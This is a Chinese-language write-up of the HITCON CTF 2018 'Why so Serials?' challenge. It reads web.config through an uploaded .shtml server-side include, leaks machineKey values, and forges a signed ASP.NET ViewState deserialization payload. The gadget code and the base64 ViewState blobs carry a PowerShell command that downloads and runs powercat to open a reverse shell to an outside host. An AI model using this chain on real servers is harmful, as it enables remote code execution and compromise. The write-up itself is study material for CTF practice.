HITCON CTF 2018 - Why so Serials? Writeup

ManassehZhou / 2018-10-25 08:05:00 / 浏览数 5908 安全技术 CTF 顶(1) 踩(0)

HITCON CTF 2018 - Why so Serials? Writeup

Description

Why so Serials?
Shell plz!

13.115.118.60


Author: orange
1 Team solved.

解题思路

题目给出了源代码

```
<%@ Page Language="C#" %>
<script runat="server">
   protected void Button1_Click(object sender, EventArgs e) {
       if (FileUpload1.HasFile) {
           try {
               System.Web.HttpContext context = System.Web.HttpContext.Current;
               String filename = FileUpload1.FileName;
               String extension = System.IO.Path.GetExtension(filename).ToLower();
               String[] blacklists = {".aspx", ".config", ".ashx", ".asmx", ".aspq", ".axd", ".cshtm", ".cshtml", ".rem", ".so
               if (blacklists.Any(extension.Contains)) {
                   Label1.Text = "What do you do?";
               } else {
                   String ip = context.Request.ServerVariables["REMOTE_ADDR"];
                   String upload_base = Server.MapPath("/") + "files/" + ip + "/";
                   if (!System.IO.Directory.Exists(upload_base)) {
                       System.IO.Directory.CreateDirectory(upload_base);
                   }

                   filename = Guid.NewGuid() + extension;
                   FileUpload1.SaveAs(upload_base + filename);

                   Label1.Text = String.Format("<a href='files/{0}/{1}'>This is file</a>", ip, filename);
               }
           }
           catch (Exception ex)
           {
               Label1.Text = "ERROR: " + ex.Message.ToString();
           }
       } else {
           Label1.Text = "You have not specified a file.";
       }
   }
</script>

<!DOCTYPE html>
<html>
<head runat="server">
   <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
   <link rel="stylesheet" type="text/css" href="bootstrap.min.css">
   <title>Why so Serials?</title>
</head>
<body>
 <div class="container">
   <div class="jumbotron" style='background: #f7f7f7'>
       <h1>Why so Serials?</h1>
       <p>May the <b><a href='Default.aspx.txt'>source</a></b> be with you!</p>
       <br />
       <form id="form1" runat="server">
           <div class="input-group">
               <asp:FileUpload ID="FileUpload1" runat="server" class="form-control"/>
               <span class="input-group-btn">
                   <asp:Button ID="Button1" runat="server" OnClick="Button1_Click"
                Text="GO" class="btn"/>
               </span>
           </div>
           <br />
           <br />
           <br />
           <div class="alert alert-primary text-center">
               <asp:Label ID="Label1" runat="server"></asp:Label>
           </div>
       </form>
   </div>
 </div>
</body>
</html>
```


首先, 可以尝试上传文件, 发现大部分C#会执行其中代码的文件类型都已经被删除了, 安装个IIS看一下还有什么东西可以利用的,


Windows Features


Turn Windows features on or off

To turn a feature on, select its check box. To turn a feature off, clear its check box. A filled box means that only part of the feature is turned on.

- ☑ Hyper-V
- ☑ Internet Explorer 11
- ■ Internet Information Services
  - □ FTP Server
  - ■ Web Management Tools
  - ☑ World Wide Web Services
- □ Internet Information Services Hostable Web Core
- □ Legacy Components
- ☑ Media Features
- □ Microsoft Message Queue (MSMQ) Server
- ☑ Microsoft Print to PDF
- ☑ Microsoft XPS Document Writer



发现列表中并没有禁用`.stm`, `.shtm`和`.shtml`三种文件格式, 于是我们可以通过这个两种文件来进行SSI(Server Side Include), 从而读取web.config



WebServiceHandlerFactory-IS...	*.asmx	Enabled	Unspecified	IsapiModule	Local
WebServiceHandlerFactory-IS...	*.asmx	Enabled	Unspecified	IsapiModule	Local
OPTIONSVerbHandler	*	Enabled	Unspecified	ProtocolSupportModule	Local
TRACEVerbHandler	*	Enabled	Unspecified	ProtocolSupportModule	Local
SSINC-shtm	*.shtm	Enabled	File	ServerSideIncludeModule	Local
SSINC-shtml	*.shtml	Enabled	File	ServerSideIncludeModule	Local
SSINC-stm	*.stm	Enabled	File	ServerSideIncludeModule	Local
StaticFile	*	Enabled	File or Folder	StaticFileModule,DefaultDocu...	Local
HttpRemotingHandlerFactory...	*.rem	Enabled	Unspecified	System.Runtime.Remoting.C...	Local
HttpRemotingHandlerFactory...	*.soap	Enabled	Unspecified	System.Runtime.Remoting.C...	Local
HttpRemotingHandlerFactory...	*.rem	Enabled	Unspecified	System.Runtime.Remoting.C...	Local

编写代码读取web.config

```
<!-- test.shtml -->
<!--#include file="/web.config" -->
```

上传, 访问即可读取其中内容, 发现并没有flag

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
<system.web>
<customErrors mode="Off"/>
   <machineKey validationKey="b07b0f97365416288cf0247cffdf135d25f6be87" decryptionKey="6f5f8bd0152af0168417716c0ccb8320e93d013
</system.web>
</configuration>
```

尝试执行命令, 提示`The CMD option is not enabled for #EXEC calls`

根据题目名字, why so serials, 怀疑是不是有神奇的asp.net相关的反序列化漏洞, google搜索`asp.net deserialization vulnerability`

发现 https://github.com/pwntester/ysoserial.net

在找页面中哪里有可利用的反序列化的点的时候, View Source发现一个奇怪的`__ViewState`参数

解码ViewState的网站

通过了解这个ViewState参数(参考链接).

我们知道了`__ViewState`会进行反序列化操作, 参考`ysoserial.net`的反序列化生成的操作, 我们来魔改一下提供给我们的`Default.aspx`, 生成带着payload的ViewState以及签名(记得新建web.config, 把之前读web.config放进去哦~)


魔改后的代码(仅给出了需要魔改的地方, 具体怎么加, 请自行脑补):

```
<%@ Page Language="C#" %>
<%@ Import Namespace="System.Collections.Generic" %>
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.Reflection" %>
<%@ Import Namespace="System.Runtime.Serialization" %>
<%@ Import Namespace="System.Web.UI" %>
<%@ Import Namespace="System.Linq" %>

protected void Button2_Click(object sender, EventArgs e) {
           Delegate da = new Comparison<string>(String.Compare);
           Comparison<string> d = (Comparison<string>)MulticastDelegate.Combine(da, da);
           IComparer<string> comp = Comparer<string>.Create(d);
           SortedSet<string> set = new SortedSet<string>(comp);
           set.Add("cmd");
           set.Add("/c " + "powershell IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com

           FieldInfo fi = typeof(MulticastDelegate).GetField("_invocationList", BindingFlags.NonPublic | BindingFlags.Instance
           object[] invoke_list = d.GetInvocationList();
           // Modify the invocation list to add Process::Start(string, string)
           invoke_list[1] = new Func<string, string, Process>(Process.Start);
           fi.SetValue(d, invoke_list);
           ViewState["test"] = set;
   }
```

```
<asp:Button ID="Button2" runat="server" OnClick="Button2_Click"
                  Text="TEST" class="btn"/>
```


我们在这里面新增了一个Button2以及处理其点击事件的函数Button2_Click, 在点击后, 向ViewState中添加通过反序列化执行命令的代码.

点击我们新增的按钮, 查看代码, 就可以看到我们新生成的ViewState及签名了!



```
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
value="/wEPDwULLTE0Njc2NTU1NDAPFgIeBHRlc3Qy8hIAAQAAAP////8BAAAAAAAAAAwCAAAASVN5c3RlbSwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODkFAQAAAIQB
U3lzdGVtLkNvbGxlY3Rpb25zLkdlbmVyaWMuU29ydGVkU2V0YDFbW1N5c3RlbS5TdHJpbmcsIG1zY29ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OV1dBAAAAAV
Db3VudAhDb21wYXJlcgdWZXJzaW9uBUl0ZW1zAAMABgiNAVN5c3RlbS5Db2xsZWN0aW9ucy5HZW5lcmljLkNvbXBhcmlzb25Db21wYXJlcmAxW1tTeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldX
RyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldXQgCAAAAAgAAAAkDAAAAAgAAAAkEAAAABAMAAACNAVN5c3RlbS5Db2xsZWN0aW9ucy5HZW5lcmljLkNvbXBhcmlzb25Db21wYXJlcmAxW1tTeXN0ZW0uU3RyaW5nLCBtc2Nvc
mxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldXQEAAAALX2NvbXBhcmlzb24DIlN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xkZXIJBQAAABEEAAAAAgAA
AAYGAAAAuAEvYyBwb3dlcnNoZWxsIElFWCAoTmV3LU9iamVjdCBTeXN0ZW0uTmV0LldlYmNsaWVudCkuRG93bmxvYWRTdHJpbmcoJ2h0dHBzOi8vcmF3LmdpdGh1YnVzZXJjb250ZW50LmNvbS9iZXNpbW9yaGluby9wb3dlcmNhdC9tYXN0ZXI
vcG93ZXJjYXQucHMxJyk7IHBvd2VyY2F0IC1jIDU4Ljg3LjczLjc0IC1wIDY2NjYgLWUgY21kBgcAAAADY21kBAUAAAAiU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcgMAAAAIRGVsZWdhdGUHbWV0aG9kMAdtZXRob2QxAwMDMF
N5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xkZXIrRGVsZWdhdGVFbnRyeS9TeXN0ZW0uUmVmbGVjdGlvbi5NZW1iZXJJbmZvU2VyaWFsaXphdGlvbkhvbGRlci9TeXN0ZW0uUmVmbGVjdGlvbi5NZW1iZXJJbmZvU2VyaWFsaXphdGlvb
khvbGRlcgkIAAAACQkAAAAJCgAAAAQIAAAAMFN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xkZXIrRGVsZWdhdGVFbnRyeQcAAAAEdHlwZQhhc3NlbWJseQZ0YXJnZXQSdGFyZ2V0VHlwZUFzc2VtYmx5DnRhcmdldFR5cGVOYW1lCm1l
dGhvZE5hbWUNZGVsZWdhdGVFbnRyeQEBAgEBAQMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5BgsAAACwAlN5c3RlbS5GdW5jYDNbW1N5c3RlbS5TdHJpbmcsIG1zY29ybGliLCBWZXJzaW9uPTQuMC4
wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OV0sW1N5c3RlbS5TdHJpbmcsIG1zY29ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNT
YxOTM0ZTA4OV0sW1N5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzLCBTeXN0ZW0sIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5XV0GDAAAAEttc2NvcmxpYiwgVmVyc2lvb
j00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODkKBg0AAABJU3lzdGVtLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4
OQYOAAAAGlN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzBg8AAAAFU3RhcnQJEAAAAAQJAAAAL1N5c3RlbS5SZWZsZWN0aW9uLk1lbWJlckluZm9TZXJpYWxpemF0aW9uSG9sZGVyBwAAAAROYW1lDEFzc2VtYmx5TmFtZQlDbGFzc05hbWUJU2l
nbmF0dXJlClNpZ25hdHVyZTIKTWVtYmVyVHlwZRBHZW5lcmljQXJndW1lbnRzAQEBAQEAAwgNU3lzdGVtLlR5cGVbXQkPAAAACQ0AAAAJDgAAAAYUAAAAPlN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzIFN0YXJ0KFN5c3RlbS5TdHJpbmcsIF
N5c3RlbS5TdHJpbmcpBhUAAAA+U3lzdGVtLkRpYWdub3N0aWNzLlByb2Nlc3MgU3RhcnQoU3lzdGVtLlN0cmluZywgU3lzdGVtLlN0cmluZykIAAAACgEKAAAACQAAAAYWAAAAB0NvbXBhcmUJDAAAAAYYAAAADVN5c3RlbS5TdHJpbmcGGQAAA
CtJbnQzMiBDb21wYXJlKFN5c3RlbS5TdHJpbmcsIFN5c3RlbS5TdHJpbmcpBhoAAAAyU3lzdGVtLkludDMyIENvbXBhcmUoU3lzdGVtLlN0cmluZywgU3lzdGVtLlN0cmluZykIAAAACgEQAAAACAAAAAYbAAAAcVN5c3RlbS5Db21wYXJpc29u
YDFbW1N5c3RlbS5TdHJpbmcsIG1zY29ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OV1dCQwAAAAKCQwAAAAJGAAAAAkWAAAACgsWAgIDDxYCHgdlbmN0eXBlBRN
tdWx0aXBhcnQvZm9ybS1kYXRhZGRjKwbRfpP/mbFnpVL1Q0cC" />
</div>

<div class="aspNetHidden">

    <input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR" value="CA0B0334" />
    <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="/wEdAAPq56V/1Foi6EFgHQ7X8w1xzfg78Z8BXhXifTCAVkevdz9YyyR4qjX0bKJ2X6bXV1MyZRKSgyvMW1BXjAXmf2dW" />
</div>
```


F12, 把题目中的__VIEWSTATE和__EVENTVALIDATION都改成我们生成的那个, 之后再随便上传个什么东西



```
<html class="gr__13_115_118_60">
 ▶<head>…</head>
 ▼<body data-gr-c-s-loaded="true">
   ▼<div class="container">
     ▼<div class="jumbotron" style="background: #f7f7f7">
        <h1>Why so Serials?</h1>
       ▶<p>…</p>
        <br>
       ▼<form method="post" action="./" id="form1" enctype="multipart/form-data">
         ▼<div class="aspNetHidden">
            <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwULLTE0Njc2NTU1NDAPFgIeBHRlc3Qy9RIAAQAAAP////
            8BAAAAAAAAAAwCAAAASVN5c3RlbSwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODkFAQAAAIQBU3lzdGVtLkNvbGxl
            Y3Rpb25zLkdlbmVyaWMuU29ydGVkU2V0YDFbW1N5c3RlbS5TdHJpbmcsIG1zY29ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YT
            VjNTYxOTM0ZTA4OV1dBAAAAAVDb3VudAhDb21wYXJlcgdWZXJzaW9uBUl0ZW1zAAMABgiNAVN5c3RlbS5Db2xsZWN0aW9ucy5HZW5lcmljLkNvbXBhcmlzb25Db21wYXJlcmAxW1tTeXN0
            ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldXQgCAAAAAgAAAAkDAAAAAgAAAA
            kEAAAABAMAAACNAVN5c3RlbS5Db2xsZWN0aW9ucy5HZW5lcmljLkNvbXBhcmlzb25Db21wYXJlcmAxW1tTeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0
            dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldXQEAAAALX2NvbXBhcmlzb24DIlN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xkZXIJBQAAABEEAA
            AAAgAAAAYGAAAAuwEvYyBwb3dlcnNoZWxsIElFWCAoTmV3LU9iamVjdCBTeXN0ZW0uTmV0LldlYmNsaWVudCkuRG93bmxvYWRTdHJpbmcoJ2h0dHBzOi8vcmF3LmdpdGh1YnVzZXJjb250
            ZW50LmNvbS9iZXNpbW9yaGluby9wb3dlcmNhdC9tYXN0ZXIvcG93ZXJjYXQucHMxJyk7IHBvd2VyY2F0IC1jIHJldmVyc2UubHZtLmllIC1wIDY2NjYgLWUgY21kBgcAAAADY21kBAUAAA
            AiU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcgMAAAAIRGVsZWdhdGUHbWV0aG9kMAdtZXRob2QxAwMDMFN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xkZXIrRGVs
            ZWdhdGVFbnRyeS9TeXN0ZW0uUmVmbGVjdGlvbi5NZW1iZXJJbmZvU2VyaWFsaXphdGlvbkhvbGRlci9TeXN0ZW0uUmVmbGVjdGlvbi5NZW1iZXJJbmZvU2VyaWFsaXphdGlvbkhvbGRlcg
